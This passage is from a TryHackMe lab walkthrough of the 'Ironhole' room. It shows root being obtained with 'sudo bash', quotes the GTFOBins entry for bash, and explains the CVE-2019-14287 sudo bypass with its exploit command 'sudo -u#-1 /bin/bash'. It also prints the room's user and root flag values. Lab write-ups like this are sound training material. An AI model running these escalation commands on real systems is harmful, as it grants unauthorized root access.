- Using the `find-command` trick here would work too (since line 1 grants ALL anyway), but it demonstrates the WRONG mental model — it treats this like the harder, indirect-escalation category of problem (like Ironhackable's `zip` trick) when it's actually the simplest possible category: a direct, named grant over a shell binary.
- Recognizing WHICH category a `sudo` misconfiguration falls into — direct shell access vs. needing to abuse a non-shell binary's side effect — is the actual skill being tested by comparing these two rooms side by side.

```
sudo /bin/bash
```

```
rabbit@ironhack:~$ ls
flag.txt
rabbit@ironhack:~$ cat flag.txt
THM{W3_SH0ULD_W0RK_T0G3TH3R}
rabbit@ironhack:~$ sula -l
sula: command not found
rabbit@ironhack:~$ sudo -l
[sudo] password for rabbit:
Sorry, try again.
[sudo] password for rabbit:
Matching Defaults entries for rabbit on ironhack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rabbit may run the following commands on ironhack:
    (ALL : ALL) ALL
    (ALL, !root) /bin/bash
rabbit@ironhack:~$
```

`sudo -l` output showing (ALL:ALL) ALL — full unrestricted `sudo` already granted.

```

rabbit@ironhack:~$ sudo -l
[sudo] password for rabbit:
Sorry, try again.
[sudo] password for rabbit:
Matching Defaults entries for rabbit on ironhack:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rabbit may run the following commands on ironhack:
    (ALL : ALL) ALL
    (ALL, !root) /bin/bash
rabbit@ironhack:~$ sudo bash
root@ironhack:/home/rabbit# ls
flag.txt
root@ironhack:/home/rabbit# cat flag.txt
THM{W3_SH0ULD_W0RK_T0G3TH3R}
root@ironhack:/home/rabbit# cd...
cd...: command not found
root@ironhack:/home/rabbit# cd..
cd..: command not found
root@ironhack:/home/rabbit# pwd
/home/rabbit
root@ironhack:/home/rabbit# cd /root
root@ironhack:~# ls
flag.txt  snap
root@ironhack:~# cat flag.txt
THM{C0NGR4TUL4T10NS}
root@ironhack:~#

```

sudo bash lands a root shell; root flag captured: THM{C0NGR4TUL4T10NS}.

Source citation — confirming this is a documented technique, not a guess

/ bash Sponsor Fork Star 13,598 🌙

Shell Reverse shell File write File read Upload Download Library load

Shell

This executable can spawn an interactive system shell.

(a) ☐ Unprivileged ☒ Sudo ☐ SUID

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

bash

GTFOBins' own "bash" entry, Sudo tab: confirms sudo bash is the documented technique whenever sudo rights exist over bash directly.

WHY THIS COMMAND WAS CHOSEN

- GTFOBins (gtfobins.github.io) documents this exact technique for bash under its Sudo category — this isn't an improvised trick, **it's a cataloged, widely-referenced** escalation pattern any tester can look up and cite.

- No exploit trick is needed beyond invoking it: because bash is directly named in the sudoers rule, running it via sudo executes it with root's effective privileges immediately — the shell it spawns inherits sudo's elevated context by design, not by any clever manipulation.

WHY IT APPEARS AT THIS POINT

- Directly follows Step 12/13 — the technique used is chosen based on what sudo -l actually revealed (a direct grant over bash), not applied blindly or copied from a different room's pattern.

CVE-2019-14287 — plain English, and how it connects here

- What the vulnerability actually is: older versions of sudo (before 1.8.28) let a user bypass a `!root` exclusion rule (exactly like line 2 above) by running a command as user ID `-1` or `4294967295` instead of by name.
- Why that bypass works: sudo looks up the user ID you asked for and doesn't find any account matching that unusual, out-of-range number — so its "is this root? block it" check never triggers, but many systems then still execute the command with root's actual privileges (UID 0) underneath, because of how that unusual number gets handled at the operating-system level.
- The exact command that exploits it: `sudo -u#-1 /bin/bash` — the `-u#` syntax tells sudo to treat what follows as a raw UID number instead of a username.
- How this connects to Ironhole's line 2: `(ALL, !root) /bin/bash` is the textbook vulnerable pattern this CVE targets — an administrator's attempt to allow bash for other users while explicitly blocking root. If line 1 didn't exist, this CVE would be the actual path to root on this box.
- Why it was irrelevant in practice here: line 1's blanket `(ALL:ALL) ALL` grant already provides unrestricted root access, making the CVE bypass unnecessary — but recognizing the vulnerable PATTERN on sight (independent of whether it happens to be exploitable in this specific instance) is exactly the kind of finding worth calling out in a real report or interview answer.

TIP — Interview-ready one-liner for this exact scenario

"sudo -l showed two rules: a blanket `ALL:ALL` grant, and a narrower rule vulnerable to CVE-2019-14287's UID-bypass trick. I used the direct grant since it was simpler, but I'd flag the second rule in a real report too — it's a live vulnerability pattern even though it happened to be redundant on this particular box."

Flags captured in this room:

Flag	Meaning
THM{W3_SH0ULD_W0RK_T0G3TH3R}	User flag — captured after the SSH pivot as rabbit (Step 11)
THM{C0NGR4TUL4T10NS}	Root flag — captured after sudo bash (Step 13)

→ *With root confirmed on both rooms, that's the end of the technical walkthrough — remediation guidance and interview-prep scenario questions for both rooms are collected in the companion PDF.*

Source: TryHackMe — Ironhole room, cross-referenced against the companion Ironhackable study guide. Study/training purposes on the authorized lab environment only. See the companion "Remediation & Interview Prep" PDF for defensive guidance and scenario-based interview questions covering both rooms.